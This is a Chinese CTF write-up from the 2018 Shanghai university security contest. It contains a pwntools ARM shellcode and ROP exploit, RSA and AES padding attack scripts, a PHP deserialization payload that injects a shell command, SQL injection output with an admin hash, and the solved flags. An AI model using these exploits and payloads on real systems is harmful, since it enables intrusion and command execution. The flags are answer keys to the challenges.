2018 上海市大学生网络安全大赛wp

原创

Risker_GML 于 2018-11-06 10:59:46 发布 2295 收藏 3

分类专栏： wp 文章标签： CTF

欢迎关注我的新博客： http://mmmmmmlei.cn

利用周末打了上海市大学生网络安全大赛，最后打了第三，这次的 Misc 真的是难上天，除了签到其他都做不动…膜一波复旦的师傅们。比赛中我打的是 Crypto 和部分 Web，这里也贴了一些队友的 wp。

Misc

签到

直接 base32 解码。

Pwn

baby_arm

arm 架构，核心思想是改掉 mprotect 函数的参数，使 bss 段可执行。

exp如下：

```python
#!/usr/bin/env python
# -*- coding: utf-8 -*-

from pwn import *
import os
context.arch = 'aarch64'

p = remote('106.75.126.171', 33865)

start = p64(0x4007D8)+asm(shellcraft.aarch64.linux.sh())


p.sendafter('Name:', start.ljust(512, '\x00'))
padding='a'*0x48
pop=0x4008CC
lea=0x4008ac
bss= 0x411068
payload = flat(padding, pop, 0, lea, 0, 1, bss, 7, 0x1000, 0, p64(0x411070)*0x100)

p.send(payload)

p.interactive()
```

Crypto

rsaaaaa

这道题有两个点，第一个点是 RSA 中给定 m 和 c，提供 d 和 n，这里脚本随机生成的公私钥，想要直接获取基本不可能，我们看到服务器脚本只判断了一个等式：

```python
e, d, n, m, c = rsa_gen()
print_output("Give you a message:0x%x\nand its ciphertext:0x%x" % (m, c))
print_output("Please give me the private key to decrypt cipher")
print_output("n:")
N = int(raw_input().strip())
print_output("d:")
D = int(raw_input().strip())
if not pow(c, D, N) == m:
    exit(1)
print_output("Oh, how you know the private key!")
return m
```

只要满足 `pow(c,D,N) == m` 即可，所以我们可以自己选定一个 d,然后令 `n=pow(c,d)-m` 即可。

第二个点是下面这段代码：

```
while True:
    e, d, n, m, c = rsa_gen()
    print_output("n=0x%x\ne=0x%x\nc=0x%x\n" % (n, e, c))
    print_output("Now, you have a chance to decrypt something(but no c):")
    C = int(raw_input().strip())
    if C == c:
        print output("Nonono~")
        continue
    M = pow(C, d, n)
    print_output("message:0x%x" % M)
    print_output("Give me right message:")
    MM = int(raw_input().strip())
    if not MM == m:
        exit(1)
    print_output("Master in math!")
    return m
```

这里给了我们一次解密的机会，但不允许解密明文，这个考点在之前的 suctf 出过，思路是让服务器解密`(c*pow(2,e,n))%n`，这样得到的明文是`2*m`，除2即可。

脚本如下：（拿 socket 写的，比较丑）

```
# -*- coding: utf-8 -*-
from hashlib import sha512
import socket
import string
import re
from Crypto.Util.number import *
from Crypto.Cipher import AES
HOST='106.75.101.197'
PORT=7544
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((HOST, PORT))
def brute_force(pad, shavalue):
    dict = string.letters + string.digits
    key = ""
    for i1 in dict:
        tmp = key
        key1 = tmp + i1
        for i2 in dict:
            tmp = key1
            key2 = tmp + i2
            for i3 in dict:
                tmp = key2
                key3 = tmp + i3
                for i4 in dict:
                    tmp = key3
                    key4 = tmp + i4
                    final_key = key4
                    if sha512(pad+key4).hexdigest()==shavalue:
                        print key4
                        return key4
content = sock.recv(1024).strip()
print content
pad=content[20+7:20+7+16]
hash=content[20+33:]
print pad
print hash
```

```
print hash
sock.recv(1024).strip()
sock.send(str(brute_force(pad,hash))+"\n")
print sock.recv(1024).strip()
content=sock.recv(1024).strip()
print content
m=int(re.findall(":(.+?)\nand",content)[0],16)
c=int(re.findall("ciphertext:0x(.+)",content)[0],16)
d=97
n=pow(c,d)-m
print n
print sock.recv(1024).strip()
sock.send(str(n)+"\n")
print sock.recv(1024).strip()
sock.send(str(d)+"\n")
print sock.recv(1024).strip()
msg1 = hex(m)[2:-1].decode('hex')
content=sock.recv(1024).strip()
print content
n=int(re.findall("n=(.+?)\n",content)[0],16)
e=int(re.findall("e=(.+?)\n",content)[0],16)
c=re.findall("c=(.+)",content)[0]
c=c+sock.recv(1024).strip()
c=int(c,16)
print c
print sock.recv(1024).strip()
sock.send(str((c*pow(2,e,n))%n)+"\n")
content=sock.recv(1024).strip()
print content
m=int(re.findall("message:0x(.+)",content)[0],16)
sock.recv(1024).strip()
msg2 = hex(m/2)[2:-1].decode('hex')
sock.send(str(m/2)+"\n")
print sock.recv(1024).strip()
content=sock.recv(1024).strip()
flag=re.findall("flag:0x(.+)",content)[0]
flag=flag.decode("hex")
cipher = AES.new(msg2, AES.MODE_CBC, msg1)
print cipher.decrypt(flag)
```

这个题我用 socket 遇到了一个坑点，就是在收到服务器发来的 n,e,c 时，接受到 c 后服务器又发来了一个大约 29 长度的 16 进制数，我开始不知道是什么，结果脚本死活过不了，发过去的结果不对。

卡了好久，之后发现 c 的位数好像有点少，才明白那个 16 进制原来是 c 的后面一部分… 不知为何给我发过来的时候分了两步发送，所以才有我的这段代码：

```
c=re.findall("c=(.+)",content)[0]
c=c+sock.recv(1024).strip()
c=int(c,16)
```

最后：

> flag{ec35162f-94b3-47e4-8d2c-6da6bba0391f}

aessss

这个题目问题出在 padding 的时候，由于不足 256 位要进行 padding，padding 的字节也就是缺的字节数，但是如果明文够 256 字节，那么按照代码写的就不进行padding：

```
    def pad(self, s):
        s += (256 - len(s)) * chr(256 - len(s))
        ret = ['\x00' for _ in range(256)]
        for index, pos in enumerate(self.s_box):
            ret[pos] = s[index]
        return ''.join(ret)
```

最大的问题出在 unpad 上，unpad 没有进行检查，仅仅通过最后一个字节来判断填充的字节数。

```
def unpad(self, s):
        ret = ['\x00' for _ in range(256)]
        for index, pos in enumerate(self.invs_box):
            ret[pos] = s[index]
        return ''.join(ret[0:-ord(ret[-1])])
```

而且服务器提供了加密当前的 flag 以及对当前的 flag 后面追加信息的功能，我们的利用思路如下：

1. 选择 choice2，追加 `256-33 =223` 字节，使当前 flag 不需要填充，追加的最后一个字节设置成 `chr(256-32=224)`
2. 服务器对 flag 追加我们的信息，并进行 s 盒替换，结果赋给类中的 flag 变量。
3. 我们再次选择 choice2，这里由于我们需要追加，服务器会将类中的 flag 变量取出进行逆 S 盒替换和 unpad，这样按照这个 unpad 算法会把后面 224 字节的全部当成 padding去掉，明文剩下了真正 flag 的前32位
4. 我们此时输入一个字符 i,那么此时加密的对象就是 `flag[:32]+i`
5. 选择 choice1 对当前 flag 加密，控制 i 进行爆破，如果得到的密文和最初的 flag 加密的密文一样，就得到了 flag 的最后一个字节
6. 逐字节爆破，直至获取全部的 flag。

解题脚本如下：

```
# -*- coding: utf-8 -*-
from hashlib import sha256
import socket
import string
HOST='106.75.13.64'
PORT=54321
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((HOST, PORT))
def brute_force(pad, shavalue):
    dict = string.letters + string.digits
    key = ""
    for i1 in dict:
        tmp = key
        key1 = tmp + i1
        for i2 in dict:
            tmp = key1
            key2 = tmp + i2
            for i3 in dict:
                tmp = key2
                key3 = tmp + i3
                for i4 in dict:
                    tmp = key3
                    key4 = tmp + i4
                    final_key = key4
```

```
                    if sha256(key4+pad).hexdigest()==shavalue:
                        print key4
                        return key4
def choice1():
    sock.send("1\n")
    result=sock.recv(1024).strip()[30:]
    sock.recv(1024).strip()
    return result
def choice2(pad):
    sock.send("2\n")
    sock.recv(1024).strip()
    sock.send(pad+"\n")
    sock.recv(1024).strip()
    sock.recv(1024).strip()
def choice3(str):
    sock.send("3\n")
    sock.recv(1024).strip()
    sock.send(str+"\n")
    result=sock.recv(1024).strip()[33:]
    sock.recv(1024).strip()
    return result
content = sock.recv(1024).strip()
pad=content[12:12+16]
hash=content[33:33+64]
sock.recv(1024).strip()
sock.send(str(brute_force(pad,hash))+"\n")
print sock.recv(1024).strip()
flag_enc=choice1()
flag=""
for i in range(33):
    a = ''.join(['a' for _ in range(223)])
    a = a[:-1] + chr(224+i)
    for c in string.printable:
        print c+flag
        choice2(a)
        choice2(c+flag)
        if choice1() == flag_enc:
            flag=c+flag
            print "success:",flag
            break
```

爆破到最后一个字节崩了。。。 应该是去掉了所有的 flag ， 不过可以猜出来 flag

```
success: lag{H4ve_fun_w1th_p4d_and_unp4d}
Traceback (most recent call last):
  File "D:/CTF/2018/M/aesexp.py", line 56, in <module>
    a = a[:-1] + chr(224+i)
ValueError: chr() arg not in range(256)
```

> flag{H4ve_fun_w1th_p4d_and_unp4d}

Web


what are you doing?

提示看 robots.txt，发现了 source.php 和 flag.php。

访闻 source.php ，提示管理员登录，改包利用 x-client-ip 进行绕过，提示要 post admin 和 url 参数。

url 放进去网址后，得到一个路径，访问应该是源码。

猜想是 SSRF ，利用 file 协议读取 flag:



访问得到 flag。

Can you hack me?

存在源码泄露，index.php.swp,用 vim 还原：

```php
<?php
error_reporting(0);
class come{
    private $method;
    private $args;
    function __construct($method, $args) {
        $this->method = $method;
        $this->args = $args;
    }
    function __wakeup(){
        foreach($this->args as $k => $v) {
            $this->args[$k] = $this->waf(trim($v));
        }
    }
    function waf($str){
        $str=preg_replace("/[<>*;|?\n ]/","",$str);
        $str=str_replace('flag','',$str);
```

```php
        return $str;
    }
    function echo($host){
        system("echo $host");
    }
    function __destruct(){
        if (in_array($this->method, array("echo"))) {
            call_user_func_array(array($this, $this->method), $this->args);
        }
    }

}

$first='hi';
$var='var';
$bbb='bbb';
$ccc='ccc';
$i=1;
foreach($_GET as $key => $value) {
        if($i===1)
        {
            $i++;
            $$key = $value;
        }
        else{break;}
}
if($first==="doller")
{
    @parse_str($_GET['a']);
if($var==='give'){
    if($bbb==='me'){
        if($ccc==='flag'){
            echo "<br>welcome</br>";
            $come=@$_POST['come'];
            unserialize($come);
        }
    }
    else{
        echo "<br>think about it</br>";
    }
}
else{
    echo "no";
}
}
else{
    echo "can you hack me?";
}
?>
```

明显的反序列化，回调函数调用 echo 函数的 system，存在 waf，flag过滤用双写绕过，反引号没有过滤

payload：

```
come=O:4:"come":2:{s:12:"%00come%00method";s:4:"echo";s:10:"%00come%00args";a:1:{s:4:"host";s:30:"`nl${IFS}../../../../flaflagg`";}}
```

GOOD JOB

```php
<?php
    //error_reporting(0);
    //$dir=md5("icq" . $_SERVER['REMOTE_ADDR']);
    $dir=md5("icq");
    $sandbox = '/var/sandbox/' . $dir;
    @mkdir($sandbox);
    @chdir($sandbox);

    if($_FILES['file']['name']){
        $filename = !empty($_POST['file']) ? $_POST['file'] : $_FILES['file']['name'];
        if (!is_array($filename)) {
            $filename = explode('.', $filename);
        }
        $ext = end($filename);
        if($ext==$filename[count($filename) - 1]){
            die("emmmm...");
        }
        $new_name = (string)rand(100,999).".".$ext;
        move_uploaded_file($_FILES['file']['tmp_name'],$new_name);
        $_ = $_POST['hehe'];
        if(@substr(file($_)[0],0,6)==='@<?php' && strpos($_,$new_name)===false){
            include($_);
        }
        unlink($new_name);
    }
    else{
        highlight_file(__FILE__);
    }
```

代码审计，看到最里面的 include 还以为是今年 HITCON 的 one-line-challenge 升级版，结果卡在了第一步…

第一步是网鼎杯的上传题，学习了一波用数组绕过。

之后文件名包含随机数，直接爆破。有个 unlike 使用 `/.` 绕过。

主办方直接把平台关了… 太狠了，还想着复现一波，只能看看各位大师傅的 wp 了。

Web4

首先是 sql 注入，首先经典 `' or 1# 和 'or 0#` ，然后拿 sqlmap 跑一波，level5 没有什么卵用。

把盲注的 payload 贴到 sqlmap 的 url 里，sqlmap 一把梭，直接注出来管理员密码：

```
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: web
Table: user
[1 entry]
+----+-----------+----------+----------------------------------+
| id | ip        | username | password                         |
+----+-----------+----------+----------------------------------+
| 1  | 10.10.1.1 | admin    | e3274be5c857fb42ab72d786e281b4b8 |
```

解密，密码是 `adminpassword`，进去发现是个文件上传，一直显示 `uploaded to ./***.txt please upload to ./flag.php` 访问文件发现也没有，一直想 getshell 卡在这里。

赛后看师傅题解发现自己思路太僵硬了… 这个题只需要上传到 flag.php 就得到 flag，思路就是抓包发现文件名拼接，绕过过滤的 **php**，然后有个 `%02` 的截断（从来没听说过…），自己太菜了。

Reverse

CPP

两个关键函数第一个 sub_40111A简单的异或与移位，所以逆算法就是将数组先按位异或，然后数组左移六位|数组右移两位。第二个Sub_401332复习了下离散数学，经过各种逻辑运算后其实最后还是等效为异或，相邻数异或然后一共四轮。

脚本如下：

```
flag1=''
num1=[0x99, 0xB0, 0x87, 0x9E, 0x70, 0xE8,
      0x41, 0x44, 0x05, 0x04, 0x8B, 0x9A,
      0x74, 0xBC, 0x55, 0x58, 0xB5, 0x61,
      0x8E, 0x36, 0xAC, 0x09, 0x59, 0xE5,
      0x61, 0xDD, 0x3E, 0x3F, 0xB9, 0x15,
      0xED, 0xD5]
for i in range(4):
    for j in range(len(num1)-1,0,-1):
        num1[j]=num1[j-1]^num1[j]
for i in range(len(num1)):
    flag1+=chr((num1[i]^i)>>2|(((num1[i]^i)<<6)&0xff))
print flag1
#flag{W0w_y0u_m4st3r_C_p1us_p1us}
```

What is it

先爆破 md5：

```
import itertools
import string
from hashlib import md5

def crackMd5():
product = itertools.permutations(string.letters[:26],6)
for test in product:
md5_test = md5("".join(test)).hexdigest()
print "".join(test)
var1 = 0
var2 = 0
for i in range(len(md5_test)):
if md5_test[i]=='0':
var1 += 1
var2 += i
if 10*var1 + var2 == 0x193:
print "ans : "
print "".join(test)
print md5_test
return
print "failed!"

crackMd5()
```

ozulmt 这是跑出的字符串，然后动态调试可以在内存中直接看到 flag,不过要加上格式，根据checkht加上就好.

> flag{a197b847-7092-53a4-7c41-bc7d6d52e69d}

Cyvm

虚拟机逆向，直接 Angr 跑。

```
import angr
import claripy


p = angr.Project('cyvm')

flag_chars = [claripy.BVS('flag_%d' % i, 8) for i in range(32)]
flag = claripy.Concat(*flag_chars + [claripy.BVV(b'\n')])
st = p.factory.blank_state(addr=0x400CB1,stdin=flag)
for k in flag_chars:
    st.solver.add(k >= 32)
    st.solver.add(k <= 126)

st.solver.add(flag_chars[0] == 'f')
st.solver.add(flag_chars[1] == 'l')
st.solver.add(flag_chars[2] == 'a')
st.solver.add(flag_chars[3] == 'g')
st.solver.add(flag_chars[4] == '{')


sm = p.factory.simulation_manager(st)
sm.explore(find=0x400CD2)

found = sm.found[0]
solution = found.solver.eval(flag, cast_to=str)
print solution
```

> flag{7h15_15_MY_f1rs7_s1mpl3_Vm}

总结

Web 感觉有些脑洞的东西，Crypto 的题都要写脚本，socket 感觉有点难用，要转 pwntools 了…

做出 Misc 的都是带哥。